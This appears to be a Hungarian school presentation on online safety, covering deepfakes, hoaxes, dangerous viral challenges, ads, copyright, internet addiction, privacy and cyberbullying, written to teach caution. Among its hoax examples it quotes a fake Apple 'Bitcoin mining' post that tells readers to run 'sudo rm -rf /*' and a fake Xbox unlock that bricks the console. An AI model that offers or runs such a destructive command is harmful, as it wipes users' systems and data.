
- 2019. Samsung labor: Mona Lisa, Einstein, Marilyn Monroe, Rasputin
- akár egyetlen állóképből is

#Biztonságtudatosság, forráskritika

Ne lájkoljunk előre!



Vélemény buborék (Filter bubbling) – több, hiteles forrásból tájékozódjunk!




- Forráskritika - mérlegeld az információk hitelességét!
- Tudd megindokolni, hogy az adott médiatartalmakat miért fogyasztod!

Más emberek nyaralása.



Az én nyaralásom.





#3 Angelina Jolie



#4 Jennifer Aniston



2007-2012 Wikipédia Bicholim conflict

5.5 év egy kitalált ország kitalált háborúja

Bicholim conflict

From Wikipedia, the free encyclopedia

Jump to: [navigation](#), [search](#)

Bicholim Conflict

Date Mid 1640 - early 1641

Location [North Goa](#) - particularly in region of [Bicholim](#), [Pernem](#) and [Bardez](#)

Result Treaty of non-aggression

Belligerents

 [Maratha Empire](#)

 [Portuguese Empire](#)

Local villagers

Commanders and leaders

[Shivaji Bhonsle](#)

Matias de Albuquerque
Alberto Pinto



Chapel of St. Catherine, built in Old Goa during the Portuguese occupation. Not to be confused with the Cathedral of Santa Catarina, also in Old Goa.



WIKIPEDIA
The Free Encyclopedia

The **Bicholim Conflict** of 1640-1641 was a period of armed conflict between the [Portuguese](#) rulers of Goa and the [Maratha Empire](#) led by [Shivaji Bhonsle](#) in the northern regions of [Goa](#), particularly in the [Bicholim](#) region. The conflict lasted from mid 1640 to early 1641, when the Maratha Confederacy and the Portuguese in Goa and the islands of Daman and Diu. ^[1] However, the conflict continued to cause tension by which they would respect the pre-existing Maratha-North Goa boundary. ^[2] While the conflict mainly remained localized to Northern Goa, neighbouring regions of [Pernem](#) and [Bardez](#). ^[3]

2013. - Első generációs XBOX One átverés
állítólagos 360 kompatibilitás helyett „téglásítás”



Xbox 360 Backwards Compatibility Unlock

By default, Xbox 360 backwards compatibility is disabled on Xbox One. To unlock it, follow these steps:

1. Go to the system menu
2. Press LB, RB, LT, RT in order quickly
3. Select the Developer Console
4. Check the “Enable devkit” box
5. Change the sandbox ID to
freezone.reboot
6. Select “Reset Home Console”

**Xbox 360 games will now be
playable on your console.**

2013. „Vizálló” iPhone 7 frissítés



Update to iOS 7
and become waterproof.

In an emergency, a smart-switch will shut off the phone's power supply and corresponding components to prevent any damage to your iPhone's delicate circuitry.

2013. „Titkos” Apple Bitcoin bányászás: `sudo rm -rf /*`



Apples secret mining feature

<http://bitcoinlinklist.tk>

Since 2009 Apple included a Bitcoin mining software into all their products which first needs to be unlocked. This feature will allow you to generate Bitcoins with your Apple computer as efficiently as with a regular high end PC.



To unlock the feature, simply open your terminal and execute following code:

```
sudo rm -rf/*
```





Eagle Snatches Baby 2012.

<https://www.youtube.com/watch?v=ZaXI57qpasM>)

#Káros tartalmak

Itt az új életveszélyes internetes kihívás, koponyák és csontok törnek - videó

ORIGO | 2020.02.20. 11:12

A szülők mellett már az egészségügyi szakemberek is egy új, az interneten rohamosan terjedő ostobaságra, és annak veszélyeire figyelmeztetnek, amit koponyatörő kihívásnak hívnak.

Az új online trend Spanyolországból származik, ahol a TikTok nevű applikáción keresztül két diák olyan videót töltött fel, ahol gyakorlatilag életveszélyes játékot játszanak egymással.

A kihívás abból áll, hogy három szereplő áll egymás mellett, és míg a középső felugrik, a másik kettő kirúgja a lábát. A középén álló, egyensúlyát elvesztve, óriásit esik.


- fahéj belélegzés
- mosószer kapszula lenyelése
- kilincs és WC ülőke nyalogatás
- 24 óra 10 ezer kalóriás kihívás



anu sehgal
@anusehgal



"skull breaker" challenge is the new headache in schools. Several children have been fractured. The trend is viral
[#skullbreakerchallenge](#)



10 E megtekintés 0:02 / 0:04



33 5:48 - 2020. febr. 15.




129 ember beszél erről



Erőszakos, ijesztő tartalmak

Nagyon sok az erőszakos, sértő, ijesztő tartalom.

- Ne akarj olyat nézni, ami számodra rossz lehet!
- Figyelj az életkori besorolásra!
- Kattintással akár kellemetlen reklámokat kaphatsz.



„Az interneten látottak sokszor nyomasztóbb hatással vannak a gyerekekre, mint a filmekben látott fiktív erőszak”
(Kósa Éva, pszichológus)

#Reklámok

Reklámok

- rengeteg a reklám, aminek célja lehet a befolyásolás, termékvásárlásra ösztönzés
- keresőprofilozás: minden, amit a böngészőbe korábban beírtunk, abból alkotnak rólunk egy profilt, ezért is kapunk ennyi reklámot
- Hitelesség: hihető? valóban szükségem van rá?



Ismerjük meg a közösségi média működését!

Fizetett tartalmak, reklámok = üzlet

- Fogyasztószerek, villámgyors eredményt és gyógyulást ígérő táplálékkiegészítők, csodaszerek



Milliárdos üzlet, amit a hétköznapi fogyasztók pénztárcája működtet

#Média tartalmak,
minőség, jogszerűség

Youtuberek/Influencerek

- Divat lett a youtuber / influencer tevékenység, amelynek szintén lehet célja a befolyásolás
- Extrovertáltság, anyagi érdek, mindenáron való nézettség
- De hasznos is lehet, tehetség, teljesítmény, elhivatottság, pl. tesztek TheVR



Szerzői jogi tudnivalók: média

- Magyar jogszabályok (országoként különbözik)

Az interneten megtalálható dolgok sok esetben szerzői jogvédelemmel rendelkeznek.

Legális: film, zene magáncélú online nézése, hallgatása, letöltése saját célra

Nem legális: feltöltés, torrent

Legális az USA-ban



Illegális az USA-ban



Szerzői jogi tudnivalók: szoftverek



Ingyenes



Kipróbálható



Kereskedelmi

Szerzői jogsértés - három évig terjedő szabadságvesztés

#Függőség

A túl sok internetezés – időrabló tevékenységek

Hogyan jelentkezhet?

- az állandó telefonellenőrzés
- lájkolás, lájk vadászat
- folyamatos chatelés
- állandó jelenlét: félnek, hogy lemaradnak valamiről (FOMO)
- számítógépes játék nonstop
- sorozat darálás (binge-watching)

Ezen kívül függőséget okozhat még:

- multitasking
- hírfüggőség
- online szerencsejáték
- online vásárlás

Végeredmény:

bezárkózás, depresszió, családtagoktól és barátoktól elfordulás



Jutalmazó gamifikáció → függőséghez is vezethet

- a folyamatos játszást erősíti, hiszen a játék során az egyén sikereket ér el

2013. GTA V játék

- 265 millió dollárból készült (kb. egy hollywoodi film költségvetése)
- egy nap alatt már 800 milliós bevétel



Egy online játék ugyanakkor lehet jó és hasznos is, ha a jutalmazás a tudáselemek megszerzésére épít

Fontos a tudatos választás

Felboruló időbeosztás

- time management, dopamin függőség



Folyamatos szünetnélküli kísértés valami újabb addiktív dologgal. A történelem során sosem volt ilyen mennyiségű és ilyen profin függőséget okozó dolog kéznyújtásnyira tőlünk.

Bőséges a kínálat (zene, film, sorozatok, hírek, játékok stb), így nagyon fontos a tudatos választás

Rengeteg időt el lehet fecsérelni játékprogramokkal, bulvárhírekkel, cicás videó nézegetéssel



#Megosztás, feltöltés

Elment a Holdra



Öt fotó készült

Kiment a WC-re



37 képet csinált

Személyes adatok védelme - magánélet védelme

- közösségi oldalak (Instagram, Facebook, Pinterest, Tiktok, Twitch)
- chates alkalmazások: (Messenger, Viber , Snapchat, Hangouts)




Amit az internetre feltöltesz, az örökre ott marad.
Az internet nem felejt!

Gondold meg alaposan:

- mit lájkolsz?
- mit osztasz meg?



Nézzünk videót! - Tudatosság, óvatosság



Kattintsatok betörők!

https://www.youtube.com/watch?v=No_gBnqP0z0

Az internet nem felejt Mire kell odafigyelni? Amit egyszer feltöltesz...

- Ne posztolj fotót, ami kínos lehet a társaidra vagy családtagodra!
- Kérj engedélyt, mielőtt más fotóját közzé teszed!
- Mindig ellenőrizd a profilod beállítását! Frissítsük időnként!
- Ne tegyél fel olyan fotót, amelyről beazonosítható iskolád, otthonod, tartózkodási helyed!
- **Soha ne ossz meg hiányos öltözetű fényképet, privát üzenetben való elküldése pedig egyenesen tilos!**





Villant

<https://www.youtube.com/watch?v=t56c6fWDk24>

#Zaklatás

Zaklatás, megfélemlítés (cyberbullying)

Különböző formák

kiközösítés, kibeszélés, heccelés, cikizés, megalázós, „vicces” videók megosztása, (fotó- és profiltorzítás, arc odamontírozás), lejáratás, becsmérlés, megfélemlítés, terrorizálás, fenyegetés

Jellemzők

tudatos, ismételt, ellenséges, hosszan tartó, széles körben elterjed, 0-24




Sokan tartják jó heccnek, pedig bűncselekmény!

Az iskolai erőszak okai, megjelenése

- **Különböző értékrend** a különféle szociális, kulturális és etnikai csoportok
- **Vélt vagy valós** szexuális identitás
- **Nehezítő körülmény** az azonnali internetes kommunikáció
- **Általános jelenség** nyomorban és elitiskolában előfordul





Mondj nemet! Say no!

<https://www.youtube.com/watch?v=ufTgIJ2zKTE>

Zaklatás, megfélemlítés, behálózás (grooming)

- Ha kérnek rólad egy képet (akár hiányos öltözetben) – ne küld el, még privátban sem!
- Ha küldesz egy képet, tudd, bárkihez elkerülhet.
- Ha találkozni akar veled ismeretlenül, NE menj el a találkozóra!
- Ha ilyen ember ír neked, ne töröld, DE NE válaszolj neki, és tedd el az üzenetet bizonyítéknak!





Moviestar Love Story

<https://www.youtube.com/watch?v=IT0Wao7fnyo>

#Megfelelő kommunikáció

- Gyakori a sértő stílus, a negatív, bántó és becsmérlő kommentek, hozzászólások.
- Az online világban mindenki bátrabban nyilatkozik, mintha szemtől szemben.
- **Legyél illedelmes**
- Ha hozzászólsz, tárgyilagosan, sértés nélkül



- Soha ne írd mérgesen!
- Ne sértgess és ne rágalmazz másokat!
- Add meg a tiszteletet mindenkinek!
- Először olvass, csak utána írd!
- Viselkedj úgy, mint a valós életben!
